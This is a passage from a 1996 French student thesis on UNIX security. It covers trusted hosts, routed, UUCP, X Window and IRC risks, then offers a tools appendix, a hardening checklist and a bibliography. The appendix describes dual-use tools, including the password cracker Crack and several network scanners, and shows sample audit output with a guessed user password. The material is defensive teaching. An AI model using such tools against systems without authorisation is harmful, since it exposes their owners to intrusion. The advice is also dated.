Outre le risque d'écoute sur le réseau, les problèmes de sécurité liés à ces commandes proviennent, comme vous l'aurez deviné, des mécanismes de *trusted host* et *trusted user*.

Les *trusted hosts* sont spécifiés dans le fichier */etc/hosts.equiv*. Inutile de vous rappeler les risques d'imposture qui existent sur Internet : il est évident qu'un nom de machine ne peut constituer une garantie. Ce mécanisme est donc particulièrement dangereux.

Les *trusted users* peuvent être précisés par chaque utilisateur dans le fichier *.rhosts* de leur répertoire *home*. Nous vous conseillons donc de vérifier soigneusement le contenu de ces fichiers. Ils doivent avoir les permissions `'rw-------'` afin qu'on ne puisse ni les modifier, ni connaître facilement leur contenu.

6.3.11 Le démon *routed*

L'une des forces d'Internet est qu'il s'adapte de manière très souple aux changements de topologie. Si une route est coupée, une autre est utilisée.

Le démon *routed* est chargé d'échanger les informations sur les routes avec les machines qui sont voisines du routeur où il tourne. Malheureusement, *routed* est

un programme très confiant qui est susceptible d'être abusé.

Paradoxalement, l'une des forces d'Internet fait ici sa faiblesse.

[7] recommande donc de désactiver *routed* et d'utiliser en lieu et place des routes fixes. On perd alors en souplesse, mais on y gagne en sécurité.

6.3.12 *UUCP*

Utiliser *UUCP* à travers un réseau *TCP/IP* pose selon [7] plusieurs problèmes de sécurité. En particulier, aucun mécanisme de codage n'est disponible.

Si vous voulez tout de même utiliser *uucp*, nous vous conseillons de lire les conseils qui figurent à ce sujet dans [7]. Une mauvaise configuration peut en effet fournir bien des points d'attaque à un pirate.

6.3.13 *X Window*

Les stations de travail et terminaux sous *X Window* sont de plus en plus répandus. Les serveurs *X Window* posent des problèmes de sécurité spécifiques.

En effet, il est possible si on ne prend pas de précautions, d'accéder à tout ce qui est affiché sur votre écran, ou à tout ce vous tapez sur votre clavier.

Il a donc été nécessaire de mettre en place des mécanismes de contrôle d'accès spécifiques à ce service. Deux principes existent.

- Le premier consiste à autoriser une liste de machines à se connecter au serveur. C'est la commande *xhost* qui est alors utilisée.
- Le second mécanisme permet un contrôle plus fin, puisqu'il consiste à autoriser l'accès au serveur seulement à une liste d'utilisateurs. Il est donc plus sûr, d'autant plus qu'il utilise pour identifier les utilisateurs des nombres appelés *magic cookies*.

Pour plus de détails, nous vous conseillons de consulter [10] où se trouve une documentation sur ce sujet. Le chapitre 17 de [7] développe aussi ces aspects.

6.3.14 Autres services : *(IRC ...)*

La cibie d'Internet *(IRC)* connaît un grand succès. Elle permet à plusieurs personnes d'entrer en communication depuis divers systèmes.

Bien qu'on puisse utiliser *IRC* avec *telnet*, des programmes clients ont été spécialement conçus pour cette utilisation. Or, certains de ces programmes ont

été volontairement distribués avec des trous de sécurité, de manière à permettre à leurs auteurs de pénétrer les systèmes où ils seraient utilisés.

Nous vous recommandons donc la plus grande prudence en la matière.

D'autres programmes, dont des jeux, existent également. Là encore, il est difficile de déterminer si ces programmes contiennent des pièges ou non (cf. chapitre 5).

Conclusion

La sécurité des systèmes *UNIX* connectés à Internet est un vaste sujet qui se trouve à l'intersection de nombreuses disciplines.

Nous voulions, dans ce mémoire, vous donner une vue d'ensemble des risques qui existent en la matière sous *UNIX*. Notre but était de sensibliser avant tout, car beaucoup d'incidents sont dûs à une mauvaise information des utilisateurs.

Loin d'être une référence, cet ouvrage se veut une introduction. Nous sommes loins d'avoir balayé tous les sujets critiques concernant la sécurité sous *UNIX*. Ainsi, *NFS*, que nous n'avons même pas cité, peut, par exemple, poser plusieurs problèmes.

Nous espèrons simplement que vous aurez trouvé ici, de quoi susciter votre curiosité et vous encourageons à approfondir les sujets que nous avons évoqués [4], en consultant les livres et sites Internet figurant dans la bibliographie.

4. Et ceux que nous avons passés sous silence.

Annexe A

Les outils à votre disposition

Cette annexe présente un certain nombre d'outils que vous pourrez trouver sur Internet.

A.1 Intégrité : *tripwire*

De nombreux pirates se fabriquent, après avoir réussi à pénétrer dans un système, un ou plusieurs moyens d'y entrer à nouveau facilement. Il peuvent pour cela modifier un ou plusieurs fichiers.

Or, il est très difficile de vérifier l'intégrité d'un système UNIX entier. Le programme *tripwire* peut vous y aider.

Il vous permet de stocker dans une base de données l'état des fichiers de votre système à un moment donné, puis de vérifier par la suite quels changements ont été portés à ces fichiers.

Le programme *tripwire* est disponible à l'adresse :

`"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels"`.

A.2 Mots de passe

Le problème des mots de passe est évoqué au chapitre 2 de ce mémoire. Nous vous présentons ici deux outils qui peuvent vous aider dans le choix et la vérification de bons mots de passe.

A.2.1 *Crack*

Crack est un programme qui essaie de deviner les mots de passe de votre système à partir des chaînes cryptées qui figurent dans le fichier *passwd*.

Crack peut utiliser tout dictionnaire que vous mettez à sa disposition. Il se base également sur toutes les informations contenues dans le fichier de mots de passe.

Un exemple de résultat de l'exécution de *Crack* figure au chapitre 2. Ce programme est diponible à l'adresse:

`"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels"`

A.2.2 *npasswd*

Le programme *npasswd* est conçu pour remplacer la commmande *passwd* standard.

Il permet de vérifier la qualité des mots de passe que l'utilisateur saisit. Si le mot de passe ne satisfait pas les critères en vigueur, il est rejeté et l'utilisateur doit en saisir un autre.

C'est donc un outil très utile à mettre en place dans le cadre d'une politique de sécurité.

Le programme *npasswd* est disponible à l'adresse:

`"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels"`

A.3 Réseaux

Les produits ci-dessous sont tous, à l'exception d'un seul, des *scanners*. Ils vérifient de manière systèmatique certains aspects de votre configuration.

Ils peuvent à ce titre être utilisés par des pirates pour déterminer les faiblesses de votre système. Nous vous conseillons donc d'adopter un ou plusieurs d'entre eux, et de les exécuter régulièrement.

A.3.1 *COPS*

COPS, en plus des vérifications de base, comporte un petit module qui tente de casser vos mots de passe, et permet également d'analyser les changements

intervenus sur les fichiers que vous souhaitez surveiller.

Ci-dessous se trouve un exemple de résultat de l'exécution de *COPS*.

```
ATTENTION:
Security Report for Sun Jun 23 13:40:23 GMT+0100 1996
from host hercule

Warning!  NFS file system  exported with no restrictions!
Warning!  NFS file system  exported with no restrictions!
Warning!  NFS file system  exported with no restrictions!
Warning!  NFS file system  exported with no restrictions!
Warning!  /usr/spool/uucp is _World_ writable!
Warning!  /etc/securetty is _World_ readable!
Warning!  User uucp's home directory /var/spool/uucppublic
is mode 01777!
Warning!  User nobody's home directory /dev/null
is not a directory! (mode 020666)
Warning!  User guest's home directory /dev/null
is not a directory! (mode 020666)
Warning!  Password file, line 15, uid > 8 chars
postmaster:*:14:12:postmaster:/var/spool/mail:/bin/bash
Warning!  Password file, line 16, negative user id:
nobody:*:-1:100:nobody:/dev/null:
Warning!  Password Problem: Guessed: manu shell: /bin/tcsh

ATTENTION:
CRC Security Report for Sun Jun 23 13:38:26 GMT+0100 1996
from host hercule

added    -rwxr-xr-x root bin Aug  7 03:02:11 1995 /bin/csh
added    -rwxr-xr-x root bin Aug  7 03:02:11 1995 /bin/tcsh
added    -rwxr-xr-x root bin Aug 15 00:10:30 1995 /bin/zsh
```

COPS est disponible à l'adresse:

```
"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels"
```

A.3.2 *ISS*

ISS est maintenant devenu un programme commercial. Une version gratuite et bridée est cependant disponible. Il permet de vérifier la configuration d'une série de machines en une seule fois. Pour cela, il vous suffit de spécifier un intervalle

d'adresses *IP*

Voici un exemple de ce que donne son exécution.

```
-->    Inet Sec Scanner Log By Christopher Klaus (C) 1995    <--
         Email: cklaus@iss.net Web: http://iss.net/iss
=============================================================

Scanning from 127.0.0.1 to 127.0.0.1
127.0.0.1 localhost
>
SMTP:220 hercule.brunox.fr ESMTP
Bonjour - Sendmail 8.7.5/8.6.9 ready at Sun, 23
250 guest <guest@hercule.brunox.fr>
550 decode... User unknown
550 bbs... User unknown
250 lp <lp@hercule.brunox.fr>
550 uudecode... User unknown
500 Command unrecognized
500 Command unrecognized
221 hercule.brunox.fr closing connection

FTP:220 hercule FTP server
(Version wu-2.4(1) Tue Aug 8 15:50:43 CDT 1995) read
331 Guest login ok, send your complete e-mail address as password.
230 Guest login ok, access restrictions apply.
257 "/" is current directory.
550 test: Permission denied.
553 test: Permission denied. (Delete)
221 Goodbye.
```

La version gratuite de *ISS* est diponible à l'adresse:

"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels"

A.3.3 *Satan*

Satan est un *scanner* semblable à *COPS* et *ISS*. Il a déjà une fameuse réputation. Ne l'ayant pas essayé, nous ne sommes pas en mesure de vous en dire plus.

Ce programme est disponible à l'adresse:

"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels/Satan"

A.3.4 *tcpwrapper*

Le programme *tcpwrapper* est un complément à *inetd*. Il vous permet d'enregistrer dans les journaux du système des lignes correspondant à chaque connexion entrante.

Qui plus est, il offre des fonctions de filtrage vous donnant la possibilité de refuser ou d'autoriser les connexions à certains services, en fonction de l'adresse *IP* des machines d'où proviennent les demandes.

Ce programme est installé par défaut dans la distribution *Slackware* de *Linux*. Il est diponible à l'adresse :

```
"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels"
```

A.3.5 *Tiger*

Tiger est l'un des programmes mis au point par l'université du Texas en réponse à une série d'attaques dont elle avait été la victime.

Ce programme fait une foule de vérifications comme vous pouvez le constater sur l'exemple ci-dessous. Une de ses originalités consiste en un système d'explication qui vous permet d'obtenir une ou deux phrases pour chaque type de messages généré.

```
Security scripts *** 2.2.3, 1994.0309.2038 ***
Fri Jun 14 09:49:07 GMT+0100 1996
09:49> Beginning security report for hercule (i586 Linux 1.2.13).

# Performing check of passwd files...

# Performing check of group files...

# Performing check of user accounts...
# Checking accounts from /etc/passwd.
--WARN-- [acc001w] Login ID news is disabled, but still has a valid shell
         (/bin/sh).
--WARN-- [acc001w] Login ID uucp is disabled, but still has a valid shell
         (/bin/sh).

# Performing check of /etc/hosts.equiv and .rhosts files...
 localhost

# Checking accounts from /etc/passwd...
```

```
# Performing check of .netrc files...

# Checking accounts from /etc/passwd...

# Performing check of PATH components...
# Only checking user 'root'
--WARN-- [path002w] /usr/bin/genclass in root's PATH from
default is not owned by root (owned by bin).
--WARN-- [path002w] /usr/bin/nn in root's PATH from
default is not owned by root (owned by news).

# Performing check of anonymous FTP...

# Performing checks of mail aliases...
# Checking aliases from /etc/aliases.

# Performing check of 'services' and 'inetd'...
# Checking services from /etc/services.
--INFO-- [inet004i] at-echo is 204/tcp (local addition).
...
--INFO-- [inet004i] rtelnet is 107/tcp (local addition).

# Performing NFS exports check...

# Performing check of system file permissions...
--WARN-- [permw] / should not have owner search.
--WARN-- [permw] / should not have group search.
--WARN-- [permw] /etc should not have owner search.
--WARN-- [permw] /etc should not have group search.
--WARN-- [permw] /bin should not have owner search.
--WARN-- [permw] /bin should not have group search.
--WARN-- [permw] /usr should not have owner search.
...
--WARN-- [permw] /etc/passwd should not have owner read.
--WARN-- [permw] /etc/passwd should not have group read.
--WARN-- [permw] /etc/passwd should not have world read.

# Performing signature check of system binaries...

# Checking for known intrusion signs...

# Performing check of files in system mail spool...
```

```
# Performing system specific checks...
# Running './scripts/check_sendmail'...

# Checking sendmail...

# Checking setuid executables...

# Checking setgid executables...

# Checking unusual file names...

# Looking for unusual device files...

# Checking symbolic links...

# Checking for writable directories...

# Performing check of embedded pathnames...

# Running Crack on password files...
```

Le programme *Tiger*, très complet, est disponible à l'adresse:

`"http://www.urec.fr/Ftp/securite/Reseaux/Logiciels/TAMU"`

Annexe B

Vérifiez votre système

Nous vous proposons dans cette annexe, une *check list* de votre système *UNIX*.

Nous nous sommes inspirés ici de [7]. Le serveur de [3] met également à votre disposition une *check list* établie par le *CERT* australien, et un document intitulé *"savoir si on a été piraté"*, qui contiennent une foule de conseils.

Comptes d'utilisateurs et mots de passe

- Chaque utilisateur doit avoir un compte et un mot de passe de bonne qualité.
- Vérifiez les fichiers de configuration de chaque utilisateur (valeur du *PATH*, fichiers non lisibles et non modifiables...)
- N'utilisez pas un même mot de passe sur plusieurs machines.
- Changez les mots de passe par défaut qui peuvent se trouver sur votre système.

Utilisateurs, groupes et super-utilisateur

- Evitez de donner à plusieurs utilisateurs un même *UID* sauf, par exemple, pour les comptes *UUCP*.
- Utilisez les groupes à bon escient.
- Faites attention à la commande *su*.
- Examinez régulièrement les journaux systèmes.

Système de fichiers *UNIX*

- Utilisez les moyens qu'*UNIX* met à votre disposition pour protéger vos fichiers.

- Utilisez la commande *umask* selon vos besoins.
- Utilisez *tripwire* pour vérifier l'intégrité de vos fichiers.
- N'écrivez jamais de scripts en langage shell qui soient *SUID* ou *SGID*.
- Recherchez régulièrement les fichiers *SUID* ou *SGID* qui se trouvent sur votre système.

Menaces programmées

- Vérifiez que les sources ou les binaires en votre possession sont bien ceux distribués par les auteurs d'un logiciel.
- Contrôlez, dans la mesure du possible, le code source des programmes et les scripts d'installation.
- N'installez jamais de logiciel en tant que *root*.
- Installez, si possible, les nouveaux logiciels sur une machine de test.
- Vérifiez votre *PATH* et tous vos fichiers de configuration.
- Vérifiez vos alias de courrier électronique.
- Vérifiez la configuration des programmes *at* et *cron*.

Réseaux

- Vérifiez régulièrement le fichier *inetd.conf*.
- Supprimez tout service réseau qui est inutilisé.
- Utilisez un *wrapper*.
- Vérifiez la version de votre programme *ftpd*.
- Vérifiez votre configuration de *FTP* anonyme. A ce sujet, [10] propose un document contenant les conseils essentiels.
- Vérifiez l'usage qui est fait de votre service *FTP*.
- Vérifiez la version de votre programme *sendmail*.
- Désactivez le mot de passe *wizard* dans le fichier de configuration de *sendmail*.
- Vérifiez votre fichier d'alias de courrier électronique.
- Consultez un ouvrage sur *sendmail*.

- Vérifiez la configuration de votre serveur de noms.
- Vérifiez la version de votre programme *finger*.
- Vérifiez que *fingerd* n'est pas exécuté avec un *UID 0*.
- Désactivez l'emploi des commandes *r...* si vous le pouvez. Vous supprimerez ainsi les problèmes liés aux *trusted hosts* et *trusted users*.
- Utilisez des *scanners* de manière à déterminer vos problèmes de configuration.
- Renseignez-vous sur les *firewalls*.
- Renseignez-vous sur comment configurer un serveur *WWW*.

Enfin, nous vous invitons à consulter régulièrement les avis des *CERT* disponibles en [3] et [10].

Attention : nous sommes loins d'avoir évoqué ici tous les points cruciaux concernant la sécurité d'*UNIX*. Si vous voulez en apprendre plus, reportez-vous aux divers ouvrages cités dans la bibliographie.

Index

Bibliographie

[1] Paul Albitz and Cricket Liu. *DNS and BIND.* O'Reilly and Associates Inc., 1992. Les serveurs de noms d'Internet.

[2] D. Brent Chapman and Elizabeth D. Zwicky. *Building Internet Firewalls.* O'Reilly and Associates Inc., 1995. A lire si vous voulez tout savoir sur les murs de feux.

[3] Comité Réseau des Universités (Cru). Pages web dédiées à la sécurité. Un site (`http://www.univ-rennes1.fr/CRU/Securite/index.html`) très complet sur la sécurité.

[4] ENSIMAG Ecole Nationale Supérieure d'Informatique et de Mathématiques appliquées de Grenoble. Les documents de l'ENSIMAG peuvent être obtenus sur le serveur de l'école à l'adresse `http://www-ensimag.imag.fr`.

[5] Jean-Rossel Millet et Frédéric Vu. Vous avez dit : sécurité sous *unix* ? Document disponible à l'adresse `http://www-ensimag.imag.fr/ENSIMAG/Administration/Les.Cours/Systeme`. Une analyse du fameux ver d'Internet, Juin 1992.

[6] Thierry Besancon Pierre David et Joel Marchand. Administration système *UNIX*. Disponible par *FTP* à l'adresse `excalibur.ens.fr` dans le répertoire `/pub/besancon/adm-cookbook`. Une mine d'infos, 1996.

[7] Simson Garfinkel and Gene Spafford. *Practical UNIX and Internet Security.* O'Reilly and Associates Inc., 2nd edition, February 1996. Une référence dans le domaine. A lire absolument.

[8] Olaf Kirch. *Linux Network Administator's Guide.* O'Reilly and Associates Inc., 1995. En provenance directe du *Linux Documentation Project.* Très agréable à lire.

[9] Daniel Manso. Les virus et leurs méthodes. Document disponible à l'adresse `http://www-ensimag.imag.fr/ENSIMAG/Administration/Les.Cours/Systeme`. Comprendre le fonctionnement des virus sur les *compatibles PC*, Juin 1996.

[10] Unité réseaux du Cnrs. Pages web dédiées à la sécurité. Ce site (`http://www.urec.fr/securite.html`) regorge de documents, conseils, utilitaires relatifs à la sécurité. Nous vous conseillons vivement d'y jeter un œuil.

[11] Christian Rolland. *LaTeX 2e, guide pratique.* Editions Addison-Wesley France, 1995. Un guide bien pratique pour les débutants.

[12] A. Tanenbaum. *Réseaux - architectures, protocoles et applications.* Interédition. Recommandé par notre professeur de réseaux.

[13] Bryan Costales with Eric Allman and Neil Rickert. *sendmail.* O'Reilly and Associates Inc., 1st edition, November 1993. Tout ce que vous avez toujours voulu savoir sans oser le demander.